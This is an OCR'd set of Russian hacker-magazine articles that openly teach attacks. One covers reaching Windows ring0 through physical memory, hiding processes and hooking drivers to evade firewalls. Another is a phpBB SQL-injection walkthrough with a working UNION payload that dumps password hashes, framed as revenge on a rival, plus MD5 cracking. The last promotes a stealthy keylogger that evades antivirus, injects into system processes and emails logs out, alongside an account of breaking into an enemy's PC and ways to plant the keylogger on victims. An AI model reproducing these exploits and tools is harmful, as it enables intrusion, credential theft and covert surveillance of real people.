Члены этой структуры, после имени которых стоят двоеточия и цифры, - это битовые поля. Достаточно заполнить структуру, записать ее в свободное место в таблице (оно определяется по биту present, равному нулю) и вызвать дальний адрес, у которого селектор бы указывал на наш шлюз, а смещение было бы равно нулю (оно игнорируется камнем), - и все. Вроде бы все очень просто и понятно (особенно когда на программу саму посмотришь), но где хранится эта LDT?

Получить адрес таблицы очень просто, нужно воспользоваться инструкциями sgdt


Структура калгейта



Невероятно полезной при изучении внутренностей винды может оказаться книга Свена Шрайбера «Недокументированные возможности Windows 2000».



Немного покопавшись на www.intel.com, ты без проблем отроешь мануал для разработчика софта под IA-32.




Подробнее о Native API читай в библии Гэри Нэббета.

ЗАЩИТА ОТ ХАКЕРА

Как видишь, грамотный хакер может написать такого трояна или червяка, что его за всю жизнь в системе не откопаешь. А вдруг такой паразит уже вовсю орудует у тебя в системе? Мда, страшновато. Нужно как-то от подобных зверств защититься. От установки драйверов и доступа к физической памяти тебя спасет лишь одно - использование неадминского доступа. Установка дров доступна только залогиненному админу, поэтому срочно создавай новый пользовательский аккаунт в систему и сиди только из-под него.

Хотя если троян был установлен до того, как ты прочел эту статью, - на 90% ты обречен и тебе от него не избавиться. Никогда.


Часть экспортируемых функций ntoskrnl.exe

ИНСТРУМЕНТЫ

Для того чтобы реализовать все описанное в статье, тебе потребуется масса разнообразных инструментов. Для написания самой программы я рекомендую Visual C++ или, на худой конец, MASM. Но одного компилятора и IDE не хватит для полноценной разработки приложений, работающих в нулевом кольце защиты в Windows. Тебе просто необходим Microsoft Driver Development Kit (DDK), в который входят все необходимые хидеры, описывающие важные структуры вроде DEVICE_OBJECT, Lib'ы, а также очень скромненький мануальчик, по которому, мне кажется, еще никто ничего не написал.


Также ты и минуты не проживешь без качественного отладчика уровня ядра. Ведь каждый крах твоей программы будет оборачиваться голубым экраном смерти и насильным рестартом системы. Чтобы этого избежать или использовать в своих целях тебе понадобится SoftIce - дебаггер, у которого нет конкурентов (что бы ни говорили любители kd вроде Шрайбера).



Статью, подробно описывающую то, что можно сделать с помощью доступа к физической памяти, читай в 59-ом номере Phrack'а.



http://sasm.narod.ru - отличный сайт по низкоуровневому программированию, содержит переведенный на русский кусок интеловского мануала.



На диске ты найдешь реализацию перехода в нулевое кольцо с помощью модификации как GDT, так и IDT. А также пример драйвера уровня ядра.

(для таблицы GDT) или sidt (для IDT), которые можно выполнять на любом кольце. Они извлекут из регистров IDTR и GDTR 48-битную структуру и запишут по заданному тобой адресу. В структуре младшие 16 бит - это предел таблицы, а старшие 32 - это ее виртуальный адрес. Вроде бы на этом повествование должно закончиться, ведь для модификации есть все данные. Не тут-то было! Эти регистры сообщают, что таблицы находятся в верхних двух гигах памяти! Вот подстава, туда же нет доступа из ринг3!

Тут-то и заканчивается мой пересказ интеловского мануала и начинается описание хакерского способа.

Дело в том, что в винде есть один очень интересный объект - \\Device\\PhysicalMemory. Это устройство позволяет получить полный доступ к физической памяти - нужно только дать себе необходимые права и открыть этот объект с помощью функции NtOpenSection (Native API). Очень неплохо, ведь где-то в физической памяти есть и наши таблицы, жалко только, что у нас их виртуальные адреса, а тут нужны физические, что далеко не одно и то же. Поэтому придется реализовывать свою функцию для перевода одних адресов в другие. В 59-ом номере журнала Phrack, к примеру, такая функция выглядит вот так:

Перевод виртуальных адресов в физические

```
PHYSICAL_ADDRESS GetPhysicalAddress(ULONG vAddress) {
  PHYSICAL_ADDRESS  add;

  if (vAddress < 0x80000000L || vAddress >= 0xA0000000L) {
    add.QuadPart = (ULONGLONG) vAddress & 0xFFFF000;
  } else {
    add.QuadPart = (ULONGLONG) vAddress & 0x1FFFF000;
  }
  return(add);
}
```

Итак, похоже, наша мозаика, наконец, решила сложиться. Мы знаем, как модифицировать таблицу, знаем ее адрес, умеем получать к ней доступ - что еще нужно? А ничего, осталось все это дело реализовать и прыгать от счастья на нулевом уровне привилегий.

> Это устройство позволяет получить полный доступ к физической памяти.

```
C:\DOCUME~1\G73DB~1\LOCALS~1\Temp\Rar$EX00.765\test\test.EXE
Trying to rename "Explorer.exe" to "hi guys!"
Explorer.exe PID is 1684...
Engine returns: Success
Trying to hide myself. My PID is 1464...
Engine returns: Success
My EPROCESS is located at 0xfe0dc450
I'm alive: 0x0000000a
```

Программа PHIDE, скрывающая процессы


API В RINGO

Оказавшись в долгожданном привилегированном режиме процессора, понимаешь - здесь можно все, но как это «все можно» - не понимаешь. В user mode было АПИ, с помощью которого осуществлялось взаимодействие с системой, а что делать в kernel mode? Благо хоть над этой задачей долго биться не придется - на уровне ядра тоже есть свое АПИ. Функций, правда, в нем на порядок больше, чем в старом добром kernel32.dll, - тут и функции для работы со структурой процессов, и хитрые процедуры для обеспечения работы драйверов. Практически все они располагаются в ntoskrnl.exe, даже по такому коротенькому названию файла понятно - это ядро. Есть, конечно, функции и в ntdll.dll, но в основном они все импортируются из ядра.

Если ты переходишь в нулевое кольцо с помощью драйвера, то проблем с поиском адресов этих функций у тебя не должно возникнуть. Все функции описаны в lib'ах в комплекте DDK и будут добавлены в таблицу импорта драйвера. А как же быть нам, хакерам? Мы же драйверов писать не хотим. А раз не хотим, придется нам все адреса функций искать вручную.

Ntoskrnl.exe всегда загружен в системе, но находится выше двух гигабайт памяти, поэтому обычной функцией GetProcAddress тут не обойтись. Все чуточку хитрее. Нужно подгрузить ntoskrnl к нашему приложению с помощью LoadLibrary и найти смещение функции в нем, а затем прибавить полученное значение к оригинальному адресу образа ядра, который можно узнать с помощью функции, экспортируемой ntdll и доступной из ring3, - NtQuerySystemInformation (подробное описание читай в книге Гари Нэббета). Ну а получив адрес функции, с ней можно что-нибудь сотворить - к примеру, запустить... или перехватить.

Когда я писал свою программу, у меня было отличное настроение и я не был настроен на дестрой, поэтому для пробы я решил с помощью АПИ сменить имя своему процессу. Чтобы это сделать, мне понадобилось найти адрес ядерной функции PsGetCurrentProcess (префикс Ps означает, что функция предназначена для работы со структурой процессов), которая возвращает объект ядра типа EPROCESS. Этот объект содержит все данные о моем процессе, и при желании их можно поменять на что угодно. Меня интересовало имя процесса, иначе - image name. Но вот незадача - описание структуры EPROCESS менялось в зависимости от версии винды, поэтому нельзя было точно сказать, где именно находится в этой структуре необходимое мне имя процесса в моем новеньком ХП. Поэтому мне пришлось вычислять смещение имени в структуре с помощью обыкновенного поиска подстроки. Таким образом я нашел в этом объекте старое имя и сменил его на торжественное «Hacked by gorl». Кстати, на нашем диске


Смотри, во что превратился explorer.exe!

есть программа, написанная небезызвестным кодером 90210 и опубликованная ранее в вирусном е-зине 29A, которая грамотно переключается в ринг0 и меняет либо вообще убирает имя заданного процесса.

ПОЛНЫЙ КОНТРОЛЬ

Самое приятное, что можно сделать в нулевом кольце, - это устроить разнос системе и получить полный контроль над ней путем корректирования работы драйверов. Поверь, управление драйверами дает очень большие возможности - тут и невидимые кейлоггеры, и сокрытие файла на диске, в общем, много всего вкусного.

Драйверы в винде могут взаимодействовать друг с другом и даже с пользовательским уровнем. Осуществляется это с помощью специальных пакетов ввода/вывода - IRP. Например, когда ты открываешь какой-нибудь файл с помощью функции CreateFile, создается такой пакет и посылается с некоторыми параметрами драйверу файловой системы (или другому, если ты не файл открываешь) и т.п. Чтобы контролировать работу драйвера, нужно следить за приходящими ему IRP-пакетами. Именно так, кстати, и работают персональные файрволы - они создают специальные устройства-фильтры, с помощью которых получают все IRP, адресованные устройствам \\Device\\Tcp, \\Device\\Udp и \\Device\\Raw, а дальше решают, можно им пройти дальше или нет.

Вот и нам надо научиться делать такие фильтры. Если ты перелезал на нулевой уровень привилегий с помощью написания драйвера, фильтр будет написать очень просто. Достаточно создать устройство с помощью функции IoCreateDevice, а затем присоединить его к фильтруемому девайсу с помощью функции IoAttachDevice. После этого твое устройство окажется верхним в стеке драйверов и будет получать все IRP-пакеты, адресуемые стеку. Фильтр может быть не один, поэтому каждый новый девайс прикрепляется к последнему присоединенному.


Но если ты воспользовался хакерским методом, то решение не будет таким простым. Дело в том, что при загрузке драйвера создается структура, членом которой является таблица с адресами Dispatch-функций (MajorFunction). Эта таблица заполняется в функции DriverEntry значениями, после чего именно они осуществляют обработку IRP. А если драйверы не писать, структуры не будет и перехватывать их будет нечем. Я уже молчу, что функция IoCreateDevice одним из своих параметров требует указатель на DRIVER_OBJECT. Поэтому устройство-фильтр в этом случае не прокатит.

Но можно обхитрить драйвер, найдя при помощи функции IoGetDeviceObjectPointer объект-устройство с именем устройства, чьи пакеты мы хотим перехватывать. В полученной структуре DEVICE_OBJECT (все эти структуры описаны в DDK) можно выдрать указатель на структуру DRIVER_OBJECT (поле DriverObject) и уже в ней навести марафет, а если быть точным, внаглую заменить (предварительно записав) все адреса Dispatch-функций на свой обработчик. Эффект будет такой же, как если бы мы сделали фильтр! А в обработчике можно уже делать все, что заблагорассудится: хочешь - посылай пакет старой функции, хочешь - заверни.

Я с помощью таких механизмов организовывал обход персональных файрволов - орудуя функцией IoGetAttachedDevice, я получал последнее присоединенное к сетевому драйверу устройство и заменял его Dispatch-функцией на свой обработчик, в котором сверял ID текущего процесса (PsGetCurrentProcessID) с ID процесса моей программы. И если они совпадали, то посылал IRP-пакет не оригинальной функции, а напрямик устройству \\Device\\Tcp с помощью функции IoCallDriver. Реализуется это просто, а главное - никто и в жизни не пропалит.

ВСКРЫТИЕ ПОКАЗАЛО

Нулевое кольцо - огромный полигон для хакера. Возможностей оно дает столько, сколько не приснится даже в самых ярких эротических снах. Я описал лишь толику того, что можно делать в Windows в ring0. Думаю, до остального ты и сам дойдешь, пару раз перечитав мою статью, исправив в ней ошибки, вырастив сына и построив дом. Если у тебя есть какие-нибудь интересные идеи, замечания или ты просто хочешь сказать мне, что статья получилась кошмарная, - пиши. С Новым годом.


Во Phrack'е ты найдешь очень много интереснейших материалов



nikitozz (nikitoz@real.xakep.ru)



ЛОМАЕМ ФОРУМ ЗА 5 МИНУТ

Пожалуй, в половине приходящих ко мне писем содержится просьба помочь со взломом какого-то сайта. «Друг увел любимую девушку, - слезно пишет Петя из Томи. - Помоги отомстить негодяю! Он, правда, выше на 20 сантиметров и с 12 лет занимается культуризмом. В общем, я хочу сломать его сайт, там еще форум есть». Это хорошо, что есть. Сейчас сломаем!

БАГИ ПОПУЛЯРНОГО ФОРУМА PHPBB

Разумеется, дать универсальный алгоритм по взлому любого форума невозможно. Такую инструкцию можно выпустить размером в 50 томов, и все равно она не будет полной. Я не буду грузить программистскими выкладками, я просто расскажу про несколько путей взлома самого популярного web-форума PhpBB, который установлен на сотнях тысяч серверов в инете.

С ЧЕГО НАЧАТЬ?

Начать надо с элементарного - необходимо определить версию установленного форума. Проще всего это сделать, зайдя в конференцию и поглядев вниз страницы - там будет строка с копирайтами и номером версии, что-то вроде этого: «Powered by phpBB 2.0.8 © 2001-2003 phpBB Group». На момент написания статьи самой последней стабильной версией форума была 2.0.10: багов в ней еще официально найдено не было, хотя я ни секунды не сомневаюсь, что они есть. Впрочем, ситуацию исправляет море ошибок в 2.0.6 и 2.0.8 - эти версии, несмотря на прошедшее время, все еще очень часто встречаются в Сети, подтверждение чему - результаты поиска по ключевой фразе «powered by...» в Яндексе: мною лично было найдено 2 миллиона (!) страниц для 2.0.6.

После того как стал известен номер версии форума, нужно понять, какой баг лучше использовать. Для меня наибольший интерес представляет две версии форума: 2.0.6 и 2.0.8. В каждой из них есть довольно серьезная уязвимость sql-injection, которая позволяет получить доступ к таблице с пользовательской информацией и извлечь оттуда хэш пароля любого пользователя форума.

КОВЫРЯЕМ 2.0.6

Что касается более старой версии форума, 2.0.6, то об этой уязвимости известно уже давно, но количество уязвимых ресурсов не спешит сокращаться. Под моим прицелом находится скрипт search.php, осуществляющий поиск по конференциям. Если внимательно посмотреть на код этого сценария, можно заметить, что когда переменная $show_results не установлена в значение posts или topics, становится возможным поместить в $search_results ядовитую строку, которая изменит выполняемый sql-запрос.

Поскольку об этом баге известно уже давно, появился даже эксплоит, который самостоятельно реализует sql-injection: нужно лишь указать URL форума, имя пользователя, пароль, который интересует, и идентификатор валидного топика. Скачать сплоит, написанный на php, можно здесь: www.scan-associates.net/papers/gemuruh-v2.php.txt; для его нормальной работы нужна библиотека cURL.

Чтобы проверить какой-либо из серверов на уязвимость, этот сценарий нужно залить на сервер и выполнить примерно следующим образом:

```
Sploit.php http://forum.site.ru user 12
```

Вот по такой надписи можно узнать версию форума. Последняя - 2.0.10

Где http://forum.site.ru - это адрес форума, user - ник пользователя, чей пароль интересен, а 12 - идентификатор топика, в обсуждении которого участвовал пациент. Если форум уязвим, в результате работы эксплойта на экране появится хэш пароля пользователя user и останется лишь расшифровать его. Если же появилась строка «Not vulnerable, register_globals=Off», это означает, что форум неуязвим из-за наст-

роек PHP. Справедливости ради надо отметить, что register_globals=Off - это дефолтные настройки интерпретатора, но умников в инете хватает.

2.0.8 ПОД СКАЛЬПЕЛЕМ

Версия 2.0.8 содержит не менее опасную ошибку в сценарии просмотра приватных сообщений privmsg.php. Здесь, если передаваемый скрипту параметр folder установлен в значение savebox, происходит забавная штука:

```
$ pm_sql_user .= "AND ( ( pm.privmsgs_to_userid ...";
```

К переменной $pm_sql_user из внутреннего адресного пространства программы дописывается некоторый кусок sql-запроса. Это все здорово, ведь по задумке программиста $pm_sql_user - переменная внутренняя и, поскольку ранее она не использовалась, по большому счету нет разницы, дописывать или присваивать ей новое значение. Но вот если случится так, что переменная будет инициализирована раньше, это приведет к непредсказуемым результатам, ведь исходное значение будет добавлено в реализуемый sql-запрос. Если в настройках PHP указан параметр register_globals=On и удаленный пользователь посылает методом GET параметр pm_sql_user, PHP автоматически инициализирует переменную с этим же названием, в результате чего становится возможным модифицировать выполняемый запрос. Чтобы лучше понять, как это работает, можно просто определить pm_sql_user произвольным значением: pm_sql_user=lala. В результате скрипт выдаст ошибку примерно следующего содержания:

```
SQL Error : 1064 You have an error in your SQL syntax. Check the manual that corresponds to your MySQL server version for the right syntax to use near 'lalaAND ( ( pm.privmsgs_to_userid = 3 AND pm.privmsgs_type...
```

Здесь следует обратить внимание в какую часть запроса добавилась строка «lala». Несложно догадаться, что для осуществления sql-injection нужно дополнить запрос корректным объединением UNION и закомментировать остальную часть запроса. В результате получается примерно такая строка:

```
31337%20UNION%20SELECT%20username,null,user_password,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null,null%20FROM%20phpbb_users%20WHERE%20user_id=1 %20LIMIT%201/*
```

MD5inside быстрее всех подбирает пароли


Если все ок, то на экран будет выведена табличка с логином и паролем администратора. Меняя значение user_id, можно добиться того, что на экране будут выведены пароли всех остальных пользователей.

РАСШИФРОВКА ПАРОЛЕЙ

После всех этих манипуляций встает естественный вопрос: что делать, когда уже получен хэш пароля? На самом деле полноценно использовать полученную строку напрямую невозможно: ведь это как бы сигнатура реального пароля. Ведь наверняка известно, что для взлома md5 есть два способа. Первый - обратиться к африканскому шаману и сплясать ритуальный танец с бубном, а второй - попросту перебрать все возможные варианты. Я, например, пользуюсь отличной программой для перебора хэшей, которая называется md5Inside. Ее можно найти на нашем диске либо на сайте http://ired.inins.ru/xa. Программа не требует установки, и все, что нужно, - это создать текстовый файл, куда построчно поместить ломаемые хэши. Например, вот так:

```
d0341a126f1b31b2ddbe466b4dd72b86
e940508aae56986eb9dd863b6e268447
36e672d41e98209fa80b34375d4316bd
```

После того как создан такой файл, запускается программа и сам файл открывается стандартным диалогом File -> Open. В таблице программы появятся все указанные хэши, и их уже можно начинать взламывать. Для этого надо перейти в Search -> Bruteforce -> Options и указать параметры перебора. В этом нехитром окошке можно указать длину подбираемых паролей, перебираемые символы либо подключить большой словарь. После того, как указаны все нужные настройки, нажимай F5 и иди пить пиво, через некоторое время все хэши будут крякнуты.



На нашем диске ты найдешь несколько программ для перебора MD5, а также упомянутый в статье скрипт для проверки форума на уязвимость.



В ближайших номерах X будет интересный материал по распределенным вычислениям и эксклюзивная статья по взлому неуязвимой до сих пор версии phpBB 2.0.10. Не пропусти!



Вот так работает сплоит для уязвимости в PhpBB-2.0.6


КАК УСКОРИТЬ ПЕРЕБОР?

Даже на современных процессорах взлом md5-хэшей - это сложная задача, которая занимает много времени. Чтобы ускорить этот процесс, тебе нужно знать несколько вещей.

1. Если одновременно взламывать N хэшей, это ускоряет в абсолютном понимании время перебора в N раз. А все потому, что основная часть времени тратится именно на вычисление функции md5 с образца. И когда значение уже вычислено, совсем не важно, сравнивается ли полученная строка с одним эталоном или с сотней, - это не влияет на время. Поэтому если тебе надо сломать тысячу хэшей, запускай их перебор параллельно, это не замедлит работу.

2. Перебор Md5 очень легко распределить на несколько компьютеров. Для этого даже не надо писать самопальный софт: если тебе доступны несколько компов, ты можешь тупо разбить диапазон паролей на несколько частей и запустить перебор на нескольких машинах.

3. При росте длины подбираемого пароля количество возможных вариантов растет, как степенная функция M^n, где M - это количество возможных символов в пароле, а n - его длина. Сам понимаешь, взломать пароль длиной 10 символов - это уже очень сложная задача.



MD5inside быстрее всех подбирает пароли

Петя и Волк (ICQ#135511)

CENSORED

УНИВЕРСАЛЬНЫЙ ШПИОН

Многие озабоченные собственной безопасностью пользователи некоторую информацию (прежде всего пароли) всегда держат в голове, никуда не записывают - ни в cookie, ни в реестр, - а всегда вводят с клавиатуры. В какой-то степени они поступают правильно, ведь любой более-менее продвинутый троян без проблем отыщет все записанные в системе пароли и отошлет их хакеру. Юзер думает, что он в безопасности. В ICQ он указал security level=3 и считает, что его никто и никогда не взломает, потому что он вводит все пароли с клавы каждый раз при запуске нужного приложения. Наивный юзер :).

KEYSPY: КЛАВИАТУРНЫЙ ШПИОН НОВОГО ПОКОЛЕНИЯ

А ввело в заблуждение о собственной безопасности пользователя почти полное отсутствие в свободном доступе хороших клавиатурных шпионов - программ, которые символ за символом записывали бы все, что набирает пользователь: пароли, команды, личную переписку. Такая плачевная ситуация с количеством хороших кейлогеров отразилась и на нас с Волком.


Однажды ночью мы прокрались через один хитрый баг под названием RPC DCOM :) на тачку давнего врага. Нас интересовал пароль от почты, на которую в скором времени этот чухан должен был получить очень важное письмо, безумно ценное для нас. Мы ждали этого момента с нетерпением. Я уже приготовил целую кучу утилит по вытаскиванию из системы паролей, но, облазив всю систему и найдя The Bat! последней версии, я не обнаружил ни одного, даже самого ненужного пароля :(. Противник оказался умнее, чем можно было предположить: наученный горьким опытом общения с троянами, он никогда не сохранял свои пароли в системе. Но он не учел одного - хороший хакер обычно является еще и хорошим кодером.


Поскольку получить заветный пароль было крайне необходимо, пришлось написать свой собственный кейлогер, который бы отвечал самым строгим хакерским требованиям.

KEYSPY

На это ушло почти три дня, за которые мы с Волком выпили целый ящик кока-колы. И вот час икс пробил: мы дописали ЕГО. Лучший, по нашему мнению, существующий публичный клавиатурный шпион. Коротко опишу его достоинства:


- Не определяется антивирусами, особенно если его хорошенько запаковать - вдруг придется иметь дело с эвристиком.
- Не виден в списках процессов, окон и т.д.
- Размер программы всего 10 кб (!), а если сжать, так и вовсе 5!
- Записывает не только все нажатые клавиши, но и имена окон и процессов, в контексте которых пользователь нажимал эти клавиши, а также полную дату и время.
- Отслеживает работу с буфером обмена - если твой подследственный поместил туда ценные данные, они не ускользнут!
- В настройках не нужно указывать никаких SMTP-серверов и прочих ужасных вещей - только мыло, на которое должен приходить лог, и максимальный объем лога, достигнув которого шпион должен его отослать.


Файл кейлогера еще не открыт



Настроек очень мало, запутаться невозможно

Полагаю, тебе уже стало интересно, где можно взять такую классную программу. Как всегда, свежий релиз ты можешь найти на нашем сайте www.xakep.ru.

Работать с нашим клавиатурным шпионом проще простого.



А вот что бывает, если откроешь не тот файл



Программа сжимается в два раза, до 5 кб!

Сначала нужно сконфигурировать его серверную часть. Серверной я называю ее потому, что у троянов этот кусок программы обычно играет роль сервера - слушает локальный порт, обрабатывает соединения и т.п. Для этого нужно запустить config.exe, открыть конфигурируемый файл (keylogger.exe), внести свои настройки и нажать кнопку «Сохранить настройки». Даже кролик справится.

После этого смело устанавливай keylogger.exe на компьютер жертвы. Сделать это можно кучей разных способов, начиная от банального впаривания по e-mail, заливкой трояна через открытые шары и заканчивая использованием Folder Sploit и багов в браузере IE, позволяющих запускать у посетителя зло-страницы любые приложения. Мы уже неоднократно писали о каждом из этих способов, так что советую тебе обратиться к архиву старых журналов на сайте www.xakep.ru, заюзав поиск.

После того как ты запустил серверную часть нашего кейлогера на компьютере жертвы, осталось только ждать логов в ящике, указанном в настройках. Письма будут приходить с разной периодичностью, зависящей от интенсивности работы пользователя и настройки максимального объема лога.

После конфигурирования я всем очень советую любую засылаемую программу, будь то RAT или шпион, как следует упаковать. Это снижает вероятность определения программы эвристическим антивирусом и уменьшает объем. Волк обычно делает это с помощью всем известного UPX'а. Наш KeySpy сжался в два раза - недурно для программы с объемом сорцов более чем в две тысячи строк, правда? :)


ВНУТРЕННОСТИ КЕЙЛОГЕРА

Так много хитрых технологий понапихано в шпион, что не рассказать хотя бы о части из них было бы безумием. Начну, пожалуй, с собственного SMTP-движка.

Из-за появления огромного числа разного рода мыльных червяков и спам-ботов общедоступные серверы типа mail.ru начали закрывать возможность отправлять письма без аутентификации, ставить ESMTP-демоны и требовать регистрации на сервере. Троянописцев и подобных им людей, давно пользующихся услугами отправки почты у этих серваков, это очень расстроило и заставило придумать способ обойти эту гребаную аутентификацию. Собственно, все уже было придумано до нас создателями архитектуры почтовой системы. Абсолютно любой SMTP-сервер принимает для доставки письма, адресованные локальным пользователям, не требуя ни аутентификации, ни чего бы то ни было еще. Думаю, несложно догадаться, почему так сделано. Если же это для тебя загадка, подробное объяснение можно найти в соответствующей врезке.

Трудности этого случая заключаются в определении, к какому smtp-серверу нужно подключаться, чтобы отправить письмо. Дело в том, что, вопреки твоим ожиданиям, домен, стоящий справа от @, обычно не является адресом smtp-сервера этого домена. Как же получить нужный хост? Как раз для этого есть служба DNS - стоит только запросить MX-запись необходимого домена, как все проблемы отпадают.

Наш шпион реализует подобный способ, для того чтобы не пришлось все время держать в программе адрес работающего smtp с паролем и логином.




Логи так и сыпятся в ящик!

Также кейлогер использует очень интересную технологию внедрения собственного кода в чужой процесс (возможно, в будущих номерах Х ты сможешь прочесть о ее реализации). Эта технология нужна для того, чтобы шпион не светился в списках, а сидел тихо в каком-нибудь explorer.exe или lsass.exe и никого не трогал. С помощью этой технологии, по идее, исключается возможность убить программу в процессе работы, так как для этого пришлось бы убивать всю систему.

ЭТО ЕЩЕ НЕ КОНЕЦ

Мы с Волком планируем активно развивать наш кейлогер: добавлять в него новые функции, уменьшать размер (куда же еще? :)) и т.п. - и очень надеемся, что в этом процессе ты примешь участие. Нам очень нужны твои свежие идеи и код, ведь две головы хорошо, а десять лучше. Стучись ко мне в асю, я без проблем дам тебе исходный код программы, и мы подумаем, как ее можно улучшить. Счастливой слежки.




На нашем диске ты найдешь KeySpy с конфигуратором - программу для регистрации всех манипуляций с клавиатурой локального компьютера. За использование этой программы не по назначению ни автор, ни редакция журнала не несут никакой ответственности.

РАБОТА SMTP-СЕРВЕРА

Примерно так smtp-клиент посылает письмо локальному пользователю

